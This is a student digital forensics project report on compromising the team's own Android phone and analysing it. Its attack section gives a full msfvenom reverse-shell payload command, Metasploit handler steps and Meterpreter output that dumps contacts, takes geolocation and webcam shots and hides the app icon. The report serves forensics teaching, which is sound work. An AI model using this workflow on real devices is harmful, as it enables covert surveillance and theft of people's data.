DIGITAL FORENSICS

SEMESTER PROJECT

SUBMITTED TO:

Sir Zeeshan Qaisar

SUBMITTED BY:

Ismail Ramzan (20i-0941)

Usman Shahid (20i-1797)

Musaab Imran (20i-1794)

CY- T

Contents

1. Digital Forensics Report

Details about the investigators, examiners, subject of writing report, and disclaimer.

1.1 Investigators

- Musaab Imran (20i-1794)
- Usman Shahid(20i-1797)
- Ismail Ramzan(20i-0941)

1.2 Digital Forensics Examiner

- Musaab Imran (20i-1794)
- Usman Shahid(20i-1797)
- Ismail Ramzan(20i-0941)

1.3 Subject

Offense: Unauthorized mobile access.

Date of Request: May 27, 2022

Date of Conclusion: May 31, 2022

Report Publish Date: May 1, 2022

1.4 Disclaimer

Disclaimer: The case chosen is for learning and semester project purposes only. There is no association in any way with a real case. The evidence presented is a dummy and is no real evidence of an actual case. The references made to any tools, frameworks, or software is for education purpose, and in no way, it is for any endorsement or advertisement. The analysis represented is based on a particular dimension the investigator took.

2. Introduction

Discuss the background of the project and the main reasons for the selection of this project.

2.1 Executive Summary

We took the mobile forensics domain where we wanted to have a full analysis of a mobile (evidence) that has been compromised. The main goal was to attack the mobile device and then apply mobile forensics on the mobile to understand the effects of the .apk file on the mobile. This way we could have an insight into the different intricacies of mobile and how to work on different aspects of mobile. The main goal behind doing mobile forensics was to have a better understanding of the domain to grow professionally. The flow of the project was to attack the device and then root the mobile phone and take the image for a better analysis of the attack conducted.

As we did the attack on the mobile so we were sure to find any malicious file that has caused the device to be compromised. Mobile forensics is one of the leading domains of forensics and more and more research is required in this domain to have an understanding of the state-of-the-art skill set in this domain.

A survey conducted by Ruder Finn (a PR agency) showed that "91% of smartphone users go online to socialize compared to only 79% of traditional desktop users". This shows the need of the hour to have extensive knowledge about this field.

The focus of this project is to collect the malicious code and have an analysis of it. The prime goal was to work on the attribution where we had to reach the point where we can get more and more close to the attacker

Cyberstalking, cyberbullying, and sexual harassment have increased a great deal in the last decade. 2000 personal survey conducted by **Growth from Knowledge** and they narrated that that only in the US nationwide, **81 percent of women** and **43 percent of men** experience sexual harassment in their lifetime. One of the main sources is the availability of mobile phones.

2.2 Objectives

The main objective of the project is to work on attribution and get close to the attacker. Find the main reason for the compromising of the mobile (evidence). Find the level of maliciousness of the file. Find the attribution of malware used to breach the device. Finding digital signatures associated with the malware.

2.3 Scope

Applying forensics techniques on android OS 6 to search for .apk files. Applying ADB backup to back up apps(.apk) and their data. Analyzing the image of mobile available on the internet. Searching for any malicious activity in the image obtained from the internet using different tools.

3. Principles and Evidence Examination Steps

Looking for different principles and evidence examination steps that are to be used in the forensics activity.

3.1 Principles

Mobile forensics of devices is the process of extracting and doing analysis on the data that is recovered from the evidence in a forensically sound manner. Mobile forensics is one of the most difficult domains of digital forensics for multiple reasons, e.g., root and unroot state of the level of security by mobile companies like Samsung and iPhone.


The community of digital forensics has outlined four main principles that are to be applied during the forensics investigation.

1. At any cost the original data shouldn't tamper with (change of integrity)
2. Investigators should be competent to access all of the evidence and should have good dealing with different forensics tools.
3. Audit trial should be created.
4. Legal principles (laws) should be taken into consideration.

All of these aspects were taken into account while performing the forensics activity. Legal laws have been discussed in the next section. PECA deals with all of the laws related to digital data and device and their issues. The work was done at the age to save the integrity of the device. While the investigators were competent enough to deal with the evidence and different tools.

3.2 Evidence Examination Steps

The investigation/examination steps that were followed:



3.2.1 Identification

The first step that we followed was the reason for the investigation as in our case it was for learning purposes. The compromised mobile was to be examined and analysis was to be made.

3.2.2 Preservation

The image and ADB backup of the evidence was made to fully protect and preserve the evidence from losing its integrity.

3.2.3 Analysis

Analysis was done on the image using different forensics tools like Belka soft, FTK, Autopsy, Exif tool, and many more to conclude the attack.

3.2.4 Documentation

Each step of preservation and analysis was properly documented as the report was to be submitted containing all of the activity.

3.2.5 Presentation

Presentation of the document was prepared to be presented before the class and Sir. The evidence and the extracted data were presented with a definite conclusion of the in-depth analysis.

4. Evidence

The evidence that we had was our mobile phone. As we compromised the mobile and used it for the evidence to analyze the artifacts and different intricacies of the mobile forensics.

Device (Model Number): QMobile i6 METAL 0NE

Android Version: 6.0

Kernel-Version: 3.18.19

Build Number: MRA58K release-keys

Software versions: QMobile_i6 METAL ONE_6.0_10

The images of the evidence are added. Exif tool was used on the images taken to show that the evidence was not changed/ replaced.

*See the images of mobile (evidence) in **Appendix A, B, and C**.

5. Legal Issues

- **PECA (Prevention of Electronic Crimes Act**) laws can be involved while examining this particular case.

Unauthorized copying or transmission of data	PECA-4	6 months of prison or a fine of 100 thousand rupees or both.
If someone copies the data/ information and then transmits it would be given the above-stated punishment according to this section. As data or information is a valuable asset		

Electronic forgery	PECA-11	3 years of prison or a fine of two hundred and fifty thousand rupees or both.
Anyone who tries to use a system, device, or data to cause chaos in terms of injury to the public sector, make illegal claims or cause fraud that can be related to money or any property would be dealt with according to this section. This section also includes the condition where any item used is altered, deleted, or used to make illegal claims by the transgressor. If this happens in the case of critical infrastructure data then the punishment would increase 7 years or five million rupees or both.		

Unauthorized interception	PECA-17	2 years of prison or a fine of five hundred thousand rupees or both.
The act covers the domain when the evil intention is people to transmit the information which wasn't to be sent publicly. The people who do this will be punished according to the above-stated punishment.		

Offenses against the dignity of a natural person	PECA-18	3 years of prison or a fine of one million rupees or both.
When publicly information is transmitted and shown which could be false and would harm someone's reputation and privacy the above state punishment would be given. If this happens to a minor, he/she or their guardian can ask the authority for the removal, deletion, and destruction of such type of information.		

Offenses against modesty of natural person and minor	PECA-19	5 years of prison or a fine of 5 million rupees or both.
Any information shared publicly which can cause harm to a person's reputation or take revenge or blackmail will be covered by this section.		

Malicious code	PECA-20	2 years of prison or a fine of 1 million rupees or both.
This section covers the domain in which any writer, transmitter, makes available, or distributor of any malicious code to cause destruction and catastrophe would have to face the above-mentioned punishment. As the malicious code can cause a lot of harm and loss because it can corrupt your data and many more.		

Cyberstalking	PECA-21	1. 3 years of prison or a fine of one million rupees or both. 2. 5 years of prison or 10 million rupees or both.
This section covers the domain of when someone harasses someone with the use of an information system, network, internet, website, or by electronic mail. He/ she would be punished according to the 1st one. If the person harassed is a minor then the person would be punished according to 2nd.		


Spoofing	PECA-23	3 years of prison or a fine of 5 hundred thousand rupees or both.
Anyone who has the intention of spoofing his/her IP which would make the recipient think that he/she is having the communication through the authenticated website.		

Confidentiality of information	PECA-38	3 years of prison or a fine of one million rupees or both.
If anyone or even the service provider doesn't respect the confidentiality of others' information the authorized person can arrest him/ her as no one can use your information without the consent of that particular person. Anyone who doesn't comply would be punished. Data can be of any person (credit card, address, name, or numbers).		


Data damage	The Gazette of Pakistan Chapter 2: Offense 5	3 years of prison or a fine or both.
Anyone who tries to gain access and causes harm and chaos to the public by damaging the data will be punished		

6. Attacking the Mobile

For getting the remote access we have used the Metasploit. We have made the payload and then inserted it into the mobile to have remote access to the mobile. Following are the steps:




For this purpose first, we made the payload that we will transfer to the mobile phone. For this, we have used the **msfvenom** which allows us to make the payload. For this purpose, we first see what payloads of the andriod are available.




The payload we have used is the **android/meterpreter/rverse_tcp.** The interpreter ensures that we can use it with the msfconsole. For making the payload with **msfvenom** we have used **msfvenom –p android/meterpreter/reverse_tcp LHOST=192.168.18.41 LPORT=80 R> attack.apk**

Breaking down the above command as:

- **msfvenom –p android/meterpreter/reverse_tcp** says that take the specific payload by the msfvenom
- **LHOST=192.168.18.41** this will be the IP where traffic will be generated that the payload will send to this IP
- **LPORT=80** this is the port specifying the traffic.
- **R> attack.apk** is saving the payload in the attack.apk file




The payload was made thus to transfer it to the mobile we just use the python server to transfer the files in the devices over the same network by using the command **python3 –m HTTP. server 81** that is setting the HTTP server that will use port 80 is started.



The above screenshot shows that the attack.apk has been gotten by the IP. The IP is of the mobile and has downloaded the attack.apk in the device.

Next, we then open the **msfconsole** which is the terminal of the Metasploit. There we established the session where we will receive the information from the payload. For initiating we use the

- **Use multi/handler**
- After this we have to use the command **set payload android/meterpreter/reverse_tcp** that has set the payload that we need.
- **Show options** can show us the options that we needed.




- After this then we set the port by **setting LPORT** and **set LHOST** to set the port and the host IP the same as in the payload.
- After this we will use command **run/exploit** and it has established the connection as **192.168.18.41:80** that we have set in the payload. After this, the session has been established and we have remote access to it.
- After getting this, we use the command help that will give us multiple commands that we can perform in our remote access.
- The command **hide_app_icon** we run this first so that the malicious app may hide from the user screen so that may not be detected by the user easily.

```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getenv        Get one or more environment variable values
    getuid        Get the user that the server is running as
    localtime     Displays the target system local date and time
    pgrep         Filter processes by name
    ps            List running processes
    shell         Drop into a system command shell
    sysinfo       Gets information about the remote system, such as OS

Stdapi: User interface Commands
===============================

    Command       Description
    -------       -----------
    screenshare   Watch the remote user desktop in real time
    screenshot    Grab a screenshot of the interactive desktop

Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```

- The other commands were to start the camera, to have a screenshot, to record the mic, to have the system information to have the geolocation, etc. some of the screenshot showing their working is as follow:

```
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocati
    hide_app_icon     Hide the app icon from the launcher
    interval_collect  Manage interval collection capabilit
    send_sms          Sends SMS from target session
    set_audio_mode    Set Ringer Mode
    sqlite_query      Query a SQLite database from storage
    wakelock          Enable/Disable Wakelock
    wlan_geolocate    Get current lat-long using WLAN info

Application Controller Commands
===============================

    Command        Description
    -------        -----------
    app_install    Request to install apk file
    app_list       List installed apps in the device
    app_run        Start Main Activty for package name
    app_uninstall  Request to uninstall application

meterpreter > check_root
[*] Device is not rooted
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > webcam_snap 1
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/ismail/df/KsNNIYDf.jpeg
meterpreter >
```



```
meterpreter > dump_sms
[*] No sms messages were found!
meterpreter > geolocate
[*] Current Location:
      Latitude:  33.6783387
      Longitude: 73.0001238

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=33.6783387,73.0001238&sensor=true

meterpreter > screenshot
[-] No screenshot data was returned.
[-] With Android, the screenshot command can only capture the host application. If this payload is hosted in an app without a us
), it cannot take screenshots at all.
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > dump_sms
[*] No sms messages were found!
meterpreter > dump_calls
[-] Unknown command: dump_calls
meterpreter > guid
[+] Session GUID: de90f6ee-9bea-48be-92f2-83e4fdb4261c
meterpreter > uuis
[-] Unknown command: uuis
meterpreter > uuid
[+] UUID: 61bbdf872c4410aa/dalvik=19/android=3/2022-05-29T03:25:20Z
meterpreter > sysinfo
Computer    : localhost
OS          : Android 6.0 - Linux 3.18.19 (armv7l)
Meterpreter : dalvik/android
meterpreter > localtime
Local Date/Time: 2022-05-29 08:28:43 GMT+05:00 (UTC+0500)
```

```
[+] Contacts list dump

Date: 2022-05-28 23:30:47.74747276 -0400
OS: Android 6.0 - Linux 3.18.19 (armv7l)
Remote IP: 192.168.18.36
Remote Port: 35135

#1
Name    : QMobile Support
Number  : +9221111225563

#2
Name    : Police
Number  : 15

#3
Name    : Fire Brigade
Number  : 16

#4
Name    : Ambulance
Number  : 1122

#5
Name    : Counter Terrorism
Number  : 1717

#6
Name    : Motorway Police
Number  : 130

#7
Name    : Edhi
Number  : 115
```

- List of all the contact saved on the mobile.

```
meterpreter > dump_calllog
[*] No call log entries were found!
meterpreter > dump_contacts
[*] Fetching 7 contacts into list
[*] Contacts list saved to: contacts_dump_20220528233047.txt
meterpreter > route

IPv4 network routes
===================

    Subnet         Netmask        Gateway  Metric  Interface
    ------         -------        -------  ------  ---------
    127.0.0.1      255.0.0.0      0.0.0.0
    192.168.18.36  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask                                 Gateway  Metric  Interface
    ------                   -------                                 -------  ------  ---------
    ::1                      ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  ::
    fe80::b6c0:f5ff:fe1b:4ff4  ffff:ffff:ffff:ffff::                   ::
meterpreter >
```

- Fetching the details of the contacts and saving them in a text file.

```
meterpreter > geolocate
[*] Current Location:
        Latitude:  33.560219
        Longitude: 73.133808

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=33
.560219,73.133808&sensor=true
```

- Finding the geolocation of mobile.
- This showed the longitude and latitude of my home where the attack was done.

```
meterpreter > sysinfo
Computer    : localhost
OS          : Android 6.0 - Linux 3.18.19 (armv7l)
Meterpreter : dalvik/android
```


- Getting the system information.

```
meterpreter > hide_app_icon
[*] Activity MainActivity was hidden
meterpreter >
```

- Hiding the app icon to not make it obvious.

```
meterpreter > localtime
Local Date/Time: 2022-06-01 23:15:33 GMT+05:00 (UTC+0500)
meterpreter >
```

- Getting the exact date and time.



```
Process List
============

PID    Name                                                  User
---    ----                                                  ----
243    /system/bin/vtservice                                 root
758    com.google.android.gms                                u0_a12
898    com.google.android.googlequicksearchbox:interactor    u0_a27
1296   com.android.inputmethod.latin                         u0_a61
1364   com.android.providers.partnerbookmarks                u0_a76
6128   com.android.mms                                       u0_a19
6244   com.google.android.music:main                         u0_a69
6326   com.google.android.googlequicksearchbox:search        u0_a27
10117  com.google.android.packageinstaller                   u0_a15
10417  com.android.system.gapps                              u0_a54
10481  com.estrongs.android.pop:local                        u0_a107
10510  com.android.chrome                                    u0_a44
10580  com.android.chrome:privileged_process0                u0_a44
10757  com.estrongs.android.pop                              u0_a107
10867  android.process.media                                 u0_a9
11003  com.ape.filemanager                                   u0_a0
11035  .esfm                                                 u0_a107
11084  com.google.process.gapps                              u0_a12
11264  com.android.vending                                   u0_a20
11309  android.process.acore                                 u0_a4
11331  com.google.android.apps.docs                          u0_a48
11484  com.android.vending:background                        u0_a20
11524  com.google.android.apps.photos                        u0_a79
11571  com.facebook.katana                                   u0_a99
11643  com.google.android.partnersetup                       u0_a16
11661  com.ironsource.appcloud.oobe.tinno                    u0_a30
11825  work_thread                                           u0_a107
11827  ZIDThreadPoolEx                                       u0_a107
```

- List of all the running processes on the phone was displayed.

7. Root vs Unroot Device

	Root	Unroot
Definitions	Rooted mobile has full privileges/ permissions to access the system files. Once you have access to the root of the files you can say that android is in a rooted state.	Unrooted Android phones are the complete opposite of rooted phones. This mobile contains original software. The software consists of many security levels which do allow the user to make changes that would damage the hardware.

Advantages	Battery life can be extended by the process of optimization. One can install a custom bootloader for the backup of the device. Unwanted applications can be removed.	It retains the warranty. Not many security concerns No risk of harming the phone
Disadvantages	The phone's warranty will be failed. Malicious software would get installed Rooting would harm the phone.	Limited customization No special privileges.

8. Rooting of Mobile

8.1.1 Failures

The Belka & some other forensics tool wants the mobile to be rooted before they can fetch any kind of the artifacts. So, for that purpose, we decided to root the mobile.

Trying the Easy Ways

- King Root
- Kingo Root
- SuperSu
- Magisk With TWRP recovery
- Magisk Without TWRP recovery (Success)

Some Terminologies to know:

Root Manager

